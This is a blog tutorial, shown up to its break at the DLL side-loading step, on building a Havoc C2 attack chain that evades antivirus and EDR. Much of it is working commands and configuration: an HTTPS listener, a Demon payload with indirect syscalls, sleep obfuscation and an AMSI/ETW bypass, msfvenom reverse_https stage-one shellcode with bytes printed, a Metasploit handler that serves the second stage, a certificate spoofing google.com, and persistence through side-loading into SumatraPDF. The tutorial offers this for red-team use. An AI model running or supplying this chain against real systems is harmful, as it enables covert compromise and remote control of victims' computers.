Havoc C2 with AV/EDR Bypass Methods in 2024 (Part 1)

medium.com/@sam.rothlisberger/havoc-c2-with-av-edr-bypass-methods-in-2024-part-1-733d423fc67b

Sam Rothlisberger 2 февраля 2024 г.

DISCLAIMER: Using these tools and methods against hosts that you do not have explicit permission to test is illegal. You are responsible for any trouble you may cause by using these tools and methods.

Sam Rothlisberger

Havoc C2 is a modern and malicious post-exploitation framework that has quickly become one of many peoples' favorite open-source C2s. Its features offer everything you need to complete a pentest or red team engagement. It was designed to be as malleable and modular as possible. That said, the Demon agent is designed to be interoperable with common techniques for bypassing AV/EDR with software such as loaders, packers, crypters, and stagers.

In 2024, we will need to do some things to customize our exploit chain to bypass AV/EDR/IDS. Specifically, we need to make our shellcode less likely to alert signature and dynamic analysis based detection on the host as well as make the network traffic look more normal:


- Encrypt the first stage and second stage payload connections via HTTPS and use a validated/non default SSL certificate.
- Add custom headers, user-agents, certs, URIs, jitter, and ROP chains in our stage one and stage two listeners/payloads to make it harder for Blue Teamers and AV/EDR to detect your C2 connection.
- Make our custom DLL (loader) execute via DLL proxy hijacking and side-loading from a normal Portable Executable (PE) to remain undetected.
- Use a redirector server to hide the true location of our Team Server (command and control server) via port forwarding
- Put the executable and DLL in a normal program file folder and start on logon.

Setting Up Havoc C2

First, we need to set up the Team Server. This is a center hub for any victims that are running our agents.

Setting up Team Server, The hub for all your C2 connections

Then, run the client and connect it to the Team Server. The username/password and port number are in the ./profiles/havoc.yaotl file.



```
┌──(root㉿kali)-[/home/atler/malware/Havoc]
└─# ./havoc client

              pwn and elevate until it's done

QStandardPaths: XDG_RUNTIME_DIR not set, defaulti
[14:33:22] [info] Havoc Framework [Version: 0.7]
[14:33:22] [info] loaded config file: client/conf
```

Connect


Havoc connection dialog. Connect to a havoc teamserver.

Teamserver

Name: Teamserver
Host: 0.0.0.0
Port: 40056
User: 5pider
Password: ●●●●●●●●●●●●

Set up the client which connects to the Team Server

Finally, the user interface GUI appears which allows us to create listeners and payloads for those listeners.




Havoc
Havoc View Attack Scripts Help
ID External Internal User Computer OS Process PID Last Health
Event Viewer
Teamserver Chat
5pider

```
21/01/2024 14:34:45 Havoc Framework [Version: 0.7] [CodeName: Bites The Dust]
21/01/2024 14:33:12 [+] 5pider connected to teamserver
21/01/2024 14:33:18 [-] 5pider disconnected from teamserver
21/01/2024 14:34:45 [+] 5pider connected to teamserver
```

Havoc C2 User Interface

Setting Up a Havoc C2 Listener




User Agents Generator

Random User Agent Generator - this tool allows you to generate custom user agents for your browser. User agent is a string sent to the web server along with the request and describes the type and version of your browser, operating system, and other information. Using the user agent generator, you can easily simulate different devices and browsers, which can help you test websites and applications. Start generating user agents now and improve your development process!

Edge	Mozilla/5.0 (Windows; Windows NT 10.5;; en-US) AppleWebKit/602.22 (KHTML, like Gecko) Chrome/53.0.1871.311 Safari/534.0 Edge/9.85415
Edge	Mozilla/5.0 (Windows; U; Windows NT 10.5; WOW64; en-US) AppleWebKit/533.41 (KHTML, like Gecko) Chrome/49.0.2475.190 Safari/601.9 Edge/14.68364
Edge	Mozilla/5.0 (Windows; Windows NT 10.2; WOW64) AppleWebKit/536.34 (KHTML, like Gecko) Chrome/53.0.1243.374 Safari/601.4 Edge/12.55918
Edge	Mozilla/5.0 (Windows; U; Windows NT 10.4; x64; en-US) AppleWebKit/536.25 (KHTML, like Gecko) Chrome/52.0.1928.331 Safari/602.7 Edge/13.17852
Edge	Mozilla/5.0 (Windows; U; Windows NT 10.4;) AppleWebKit/537.21 (KHTML, like Gecko) Chrome/55.0.1825.147 Safari/600.9 Edge/11.52730
Edge	Mozilla/5.0 (Windows; Windows NT 10.1; Win64; x64) AppleWebKit/601.23 (KHTML, like Gecko) Chrome/49.0.1284.373 Safari/534.4 Edge/15.84045
Edge	Mozilla/5.0 (Windows NT 10.5; x64) AppleWebKit/533.3 (KHTML, like Gecko) Chrome/55.0.3573.121 Safari/602.6 Edge/15.25644
Edge	Mozilla/5.0 (Windows; U; Windows NT 10.4; Win64; x64; en-US) AppleWebKit/536.33 (KHTML, like Gecko) Chrome/52.0.1009.133 Safari/533.3 Edge/10.2152

User Agent Generator for Havoc C2 Listener

Go to ‘View > Listeners’ to set up the listener which the victim will connect to when it executes the stage 2 payload. Use the user agent generator above to create a random user agent.



Edit Listener

Name: https

Payload: Https

Config Options

Hosts: 10.0.2.9

Host Rotation: round-robin

Host (Bind): 10.0.2.9

PortBind: 443

PortConn:

User Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.3

Headers:

Cache-Control: max-age=3600

ETag: "hereyougo"

›kie: sessionid=fdsafrgefafdewfregerg

Uris:

Host Header:

Enable Proxy connection

Proxy Type: https

Proxy Host:

Proxy Port:


UserName:

Password:

Havoc C2 HTTPS Listener

Creating the Stage 2 Shellcode

We create the second stage shellcode that will be transferred to the victim from the attacker after the initial stage 1 connection. The intent is that this shellcode is much larger than the Stage 1 shellcode so we reduce the size of the shellcode we put on disk. Click ‘Attack > Payload’.


Payload

Agent: Demon

Options

Listener: https

Arch x64

Format Windows Shellcode

Config	Value
Sleep	3
Jitter	23
Indirect Syscall	✓
Stack Duplication	✓
Sleep Technique	Foliage
Sleep Jmp Gadget	None
Proxy Loading	RtlCreateTimer
Amsi/Etw Patch	Hardware breakpoints
Injection	

Havoc C2 HTTPS Payload (demon.x64.bin)

Some information about the options we used to make our stage 2 payload more stealthy:

- Indirect Syscalls make the execution of the syscall command takes place within the memory of the ntdll.dll and is therefore legitimate for the EDR. By replacing direct syscalls with indirect ones, the resulting call stack mimics a more conventional execution pattern. This can be useful in bypassing EDR systems that examine the memory area where syscalls and their returns are executed. The weakness of this is ETW which may be compensated by Hardware Breakpoints described below.
- Stack duplication is used during sleep phases to evade detection during C2 operations.
- Foliage is a sleep obfuscation technique that creates a new thread and uses NtApcQueueThread to queue a ROP chain. Return Oriented Programming (or ROP) is the idea of chaining together small snippets of assembly with stack control to cause the program to do more complex things. In this case, Foliage encrypts our agent memory and delays execution.
- RtlCreateTimer is used to queue the ROP chain itself during between sleep cycles.


- The combination of AMSI (Antimalware Scan Interface) and ETW (Event Tracing for Windows) makes it challenging for red teams to simulate attacks, such as domain enumeration and privilege escalation, because AMSI scans code and ETW provides reports about classes and methods used by PEs. So we want to bypass this with hardware breakpoints which basically loads a new process in debug mode without the hooked EDR or amsi.dll. Read about the technique here:

Blindside: A New Technique for EDR Evasion with Hardware Breakpoints

Utilizing hardware breakpoints to evade monitoring by endpoint detection and response platforms and other…

cymulate.com

Click generate and we see the payload saved as demon.x64.bin.




```
Payload saved under: /home/atler/Downloads/demon.x64.bin
```

Stage 2 Shellcode Saved Location

Creating the Stage 1 Shellcode

We need to create our first stage payload which is the only shellcode that will be inside of our malicious DLL loader (on disk) on the victim. We first want to generate a SSL certificate that will not be fingerprinted as being from msfvenom. This is extremely important or your meterpreter connection will be detected.




```
root@kali: /home/atler/malware/Havoc 139x11
┌──(root㉿kali)-[/home/atler/malware/Havoc]
└─# openssl req -new -newkey rsa:4096 -days 365 -nodes -x509 \
-subj "/C=UK/ST=Quebec/L=Quebec/O=IT/CN=www.google.com" \
-keyout www.google.com.key \
-out www.google.com.crt && \
cat www.google.com.key www.google.com.crt > www.google.com.pem && \
rm -f www.google.com.key www.google.com.crt

......+++++++++++++++++++++++++++++++++++++++++++++*..+.....+...+..........+..+.........+.+...+..+....+.............+....+.....+.+.......
....+..+.+......+.....+.+.............+......+....+...+...+++++++++++++++++++++++++++++++++++++++++++++*..+........+....+.....+...+.......
```

Then we compile the shellcode with the following options to help us remain undetected by AV/EDR:

> msfvenom -p windows/x64/custom/reverse_https LHOST=10.0.2.9 LPORT=8443 EXITFUNC=thread -f raw HttpUserAgent='Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.110 Safari/537.36' LURI=blog.html HandlerSSLCert=/home/atler/Downloads/www.google.com.pem


This shellcode creates a reverse shell connection to our attacker machine to transfer the Stage 2 payload (demon.x64.bin) we just generated. Only about 2500 bytes is pretty good!



```
┌──(root㉿kali)-[/home/atler/malware/Havoc]
└─# msfvenom -p windows/x64/custom/reverse_https LHOST=10.0.2.9 LPORT=8443 EXITFUNC=thread -f c  HttpUserAgent='Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/
537.36 (KHTML, like Gecko) Chrome/96.0.4664.110 Safari/537.36' LURI=blog.html --smallest
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 604 bytes
Final size of c file: 2572 bytes
unsigned char buf[] =
"\xfc\x48\x83\xe4\xf0\xe8\xcc\x00\x00\x00\x41\x51\x41\x50"
"\x52\x48\x31\xd2\x65\x48\x8b\x52\x60\x51\x56\x48\x8b\x52"
"\x18\x48\x8b\x52\x20\x4d\x31\xc9\x48\x8b\x72\x50\x48\x0f"
"\xb7\x4a\x4a\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41"
"\xc1\xc9\x0d\x41\x01\xc1\xe2\xed\x52\x41\x51\x48\x8b\x52"
"\x20\x8b\x42\x3c\x48\x01\xd0\x66\x81\x78\x18\x0b\x02\x0f"
```

Now we need to create a listener using msfconsole to handle the reverse shell code we just created. We make sure to enter the SHELLCODE_FILE as our Havoc C2 binary file we generated previously (demon.x64.bin) so we can send our Stage 2 payload after initial connection over meterpreter HTTPS. Here's the options:

- use multi/handler
- set payload windows/x64/custom/reverse_https
- set exitfunc thread
- set lhost <IP ADDR>
- set lport 8443
- set luri blog.html
- set HttpServerName Blogger
- set shellcode_file demon.x64.bin
- set exitonsession false
- set HttpHostHeader
- set HandlerSSLCert



```
Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/custom/reverse_https):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   EXITFUNC       thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST          10.0.2.9         yes       The local listener hostname
   LPORT          8443             yes       The local listener port
   LURI           blog.html        no        The HTTP Path
   SHELLCODE_FILE demon.x64.bin    no        Shellcode bin to launch


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > run

[*] Started HTTPS reverse handler on https://10.0.2.9:8443/blog.html
```

Our process for connections looks like this:

Step 1) Victim executes stage 1 payload on disk → stage 2 payload downloaded from port 8443 (Metasploit) on attacker

Step 2) Stage 2 connection executed on victim and C2 established to port 443 (Havoc C2) on attacker

Executing C2 Connection via DLL Proxy Hijacking + Side-Loading

We need to decide how to run our DLL stealthily. There's plenty of ways to do this with some social engineering of course. What we could do is use rundll32.exe in PowerShell, but this is likely caught by EDR even with an AMSI bypass in PowerShell. What we're going to do is DLL side-loading with DLL proxying from a normal PE.

Determine what PE to use

The first step is to find a vulnerable PE that is preferably signed/trusted and allows side-loading of a DLL meaning the DLL will load with the PE if it has the correct name and is in the same directory as the PE (which is default for 64 bit systems). I'm going to use a Sumatra PDF setup executable. I downloaded the executable here:

Sumatra PDF reader download page

Download SumatraPDF Portable version is a single executable, can be run from USB drive and doesn't write to registry…

www.sumatrapdfreader.org

Find what to name our malicious DLL and the export definitions of the legit DLL

It's not enough to just put any DLL in the same directory as SumatraPDF.exe because we don't know the name of the loaded DLL and even if we did, it will break the PE itself which would give us away. DLL proxying is a technique to restore the native DLL execution flow (function calls) so the PE is not corrupted. To find the name of a vulnerable DLL and create our .cpp template we are going to use a tool called Sparticus:

